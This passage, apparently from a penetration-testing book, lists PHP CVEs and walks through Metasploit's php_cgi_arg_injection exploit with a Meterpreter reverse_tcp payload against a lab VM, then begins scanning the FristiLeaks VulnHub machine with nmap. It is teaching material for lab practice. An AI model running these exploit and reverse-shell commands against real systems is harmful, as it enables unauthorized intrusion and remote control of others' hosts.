Unspecified vulnerability in the _php_stream_scandir function in the stream implementation in PHP before 5.3.15 and 5.4.x before 5.4.5 has unknown impact and remote attack vectors, related to an "overflow."

43 CVE-2012-2386 189 DoS Exec Code Overflow 2012-07-07 2012-09-21 7.5 None Remote Low Not required Partial Partial Partial

Integer overflow in the phar_parse_tarfile function in tar.c in the phar extension in PHP before 5.3.14 and 5.4.x before 5.4.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted tar file that triggers a heap-based buffer overflow.

44 CVE-2012-2376 119 1 Exec Code Overflow 2012-05-21 2017-08-28 10.0 None Remote Low Not required Complete Complete Complete

Buffer overflow in the com_print_typeinfo function in PHP 5.4.3 and earlier on Windows allows remote attackers to execute arbitrary code via crafted arguments that trigger incorrect handling of COM object VARIANT types, as exploited in the wild in May 2012.

45 CVE-2012-2336 20 DoS 2012-05-11 2018-01-04 5.0 None Remote Low Not required None None Partial

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to cause a denial of service (resource consumption) by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'T' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

46 CVE-2012-2311 89 Exec Code Sql 2012-05-11 2018-01-17 7.5 None Remote Low Not required Partial Partial Partial

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that contain a %3D sequence but no = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

47 CVE-2012-2143 310 2012-07-05 2016-12-07 4.3 None Remote Medium Not required None Partial None


The crypt_des (aka DES-based crypt) function in FreeBSD before 9.0-RELEASE-p2, as used in PHP, PostgreSQL, and other products, does not process the complete cleartext password if this password contains a 0x80 character, which makes it easier for context-dependent attackers to obtain access via an authentication attempt with an initial substring of the intended password, as demonstrated by a Unicode password.

48 CVE-2012-1823 20 Exec Code 2012-05-11 2018-01-17 7.5 None Remote Low Not required Partial Partial Partial

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Figure 11.6 – Listing publicly known vulnerabilities for PHP 5.3.3


Now that we have the list of CVEs with us, we can try to search to see whether there are any exploit modules associated with any of the CVEs we found. We can search the CVE numbers using the `search` command, as in the following screenshot:



```
msf5 > search 1823

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   1  exploit/linux/local/abrt_raceabrt_priv_esc  2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
   2  exploit/multi/http/php_cgi_arg_injection    2012-05-03       excellent  Yes    PHP CGI Argument Injection

msf5 >
```

Figure 11.7 – Searching for known vulnerabilities for PHP 5.3.3 in Metasploit Framework


Upon searching for the CVE number 1823, we see that an exploit module is available. We can use the use exploit/multi/http/php_cgi_arg_injection command, as in the following screenshot. Then, we can use the show options command to check which parameters are required to make this exploit work:



```
msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) > 
```

Figure 11.8 – Using the exploit 'php_cgi_arg_injection'

The very first thing that we need to configure is the RHOSTS parameter. We point RHOSTS to the target IP address. Then, we set the payload that we wish to execute as php/meterpreter/reverse_tcp and LHOST, which is the IP address of the system running our Metasploit Framework, as in the following screenshot:



```
msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.83.134
RHOSTS => 192.168.83.134
msf5 exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.83.130
LHOST => 192.168.83.130
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.83.134   yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.83.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) > 
```

Figure 11.9 – Using the exploit 'php_cgi_arg_injection'


Now that we have configured all the required parameters for the exploit to run, we simply type the `exploit` command, as in the following screenshot, and we instantly see that a Meterpreter session has been opened for us.

So now we have system access to the target and we can leverage the Meterpreter capabilities further to get shell access and even escalate privileges.

Case study 2

For the second case study, we'll be using the FristiLeaks: 1.3 VM. You can simply search for this VM on the VulnHub portal, as in the following screenshot, or find it directly at the following link:

`https://www.vulnhub.com/entry/fristileaks-13,133/`:


FristiLeaks: 1.3 ~ VulnHub
https://www.vulnhub.com/entry/fristileaks-13,133/#
HOME
SEARCH
HELP
SUBMIT
RESOURCES
BLOG
ABOUT
Back
About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s) | Walkthrough(s)
Back To The Top

FristiLeaks: 1.3

About Release

- **Name**: FristiLeaks: 1.3
- **Date release**: 14 Dec 2015
- **Author**: Ar0xA
- **Series**: FristiLeaks
- **Web page**: https://tldr.nu/2015/12/15/fristileaks-vm/


Download

FristiLeaks_1.3.ova (Size: 668 MB)

- **Download (Mirror)**: https://download.vulnhub.com/fristileaks/FristiLeaks_1.3.ova
- **Download (Torrent)**: https://download.vulnhub.com/fristileaks/FristiLeaks_1.3.ova.torrent (Magnet)

Figure 11.10 – Vulnerable VM on Vulnhub

Once the ISO is downloaded, simply create a new VM and boot up using the ISO. However, before booting up the machine, go to **Virtual Machine Settings|Network Adapter|Advanced** and put in the MAC address as `08:00:27:A5:A6:76`, as in the following screenshot:



Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SATA)	8 GB

Device status

☑ Connected
☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network
□ Replicate physical network connection state
● NAT: Used to share the host's IP address
○ Host-only: A private network shared with the host
○ Custom: Specific virtual network
VMnet0
○ LAN segment:

Incoming Transfer

Bandwidth: Unlimited
Kbps:
Packet Loss (%): 0.0

Outgoing Transfer


Bandwidth: Unlimited
Kbps:
Packet Loss (%): 0.0

MAC Address

08:00:27:A5:A6:76

Figure 11.11 – Configuring the vulnerable VM in VMWare


Now, we can boot up the VM and check its IP address, as in the following screenshot:



```
Fristileaks 1.3 vulnerable VM by Ar0xA.
Goal: get root (uid 0) and read the flag file

Thanks to dqi and barrebas for testing!

IP address:192.168.83.135
localhost login: _
```

Figure 11.12 – Starting up msfconsole


Now that the vulnerable VM is up and running, we'll leave it aside and get back to our Kali machine. Open up the Metasploit Framework console, as in the following screenshot:



```
root@kali:~# msfconsole
[-] ***rting The Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***


 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
      \                                  /                      /
       \     .                          /                      /            x
        \                              /                      /
         \                            /          +           /
          \            +             /                      /
           *                        /                      /
                                   /      .               /
    X                             /                      /            X
                                 /                     ###
                                /                     # % #
                               /                       ###
                      .       /
     .                       /      .            *           .
                            /
                           *
                  +                       *

                                       ^
####      __     __     __          #######         __     __     __        ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 >
```

Figure 11.13 – Starting up msfconsole

The very first step that we'll start with is the port scan using NMAP. There is no need to run the NMAP scan separately as it can be done from within `msfconsole`. We use the `nmap -T4 -A -v 192.168.83.135` command, as in the following screenshot:




```
msf5 > nmap -T4 -A -v 192.168.83.135
[*] exec: nmap -T4 -A -v 192.168.83.135

Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-28 07:57 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:57
Completed NSE at 07:57, 0.00s elapsed
Initiating NSE at 07:57
Completed NSE at 07:57, 0.00s elapsed
Initiating ARP Ping Scan at 07:57
Scanning 192.168.83.135 [1 port]
Completed ARP Ping Scan at 07:57, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:57
Completed Parallel DNS resolution of 1 host. at 07:57, 0.01s elapsed
Initiating SYN Stealth Scan at 07:57
Scanning 192.168.83.135 [1000 ports]
Discovered open port 80/tcp on 192.168.83.135
Completed SYN Stealth Scan at 07:57, 5.13s elapsed (1000 total ports)
Initiating Service scan at 07:57
Scanning 1 service on 192.168.83.135
Completed Service scan at 07:57, 6.08s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.83.135
NSE: Script scanning 192.168.83.135.
Initiating NSE at 07:57
Completed NSE at 07:57, 0.14s elapsed
Initiating NSE at 07:57
Completed NSE at 07:57, 0.00s elapsed
Nmap scan report for 192.168.83.135
Host is up (0.00086s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
Uptime guess: 0.002 days (since Mon Oct 28 07:55:37 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
```

Figure 11.13A – Running an NMAP scan from msfconsole

Let's try to understand the various switches used in this command:

- `T4`: An aggressive and speedy scan
- `A`: Enables OS detection, version detection, script scanning, and traceroute
- `v`: Increases the verbosity level
- `192.168.83.135`: The IP address of our target system

From the NMAP scan, we can see that port `80` is open on the target system, it is running on an Apache 2.2.15 web server, and it has a `robots.txt` file with several directory entries, as in the following screenshot:



```
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
```

Figure 11.14 - Browsing the web directory on the target system

Browsing the directories mentioned in `robots.txt` didn't help, so we can try browsing to the root directory, as in the following screenshot:

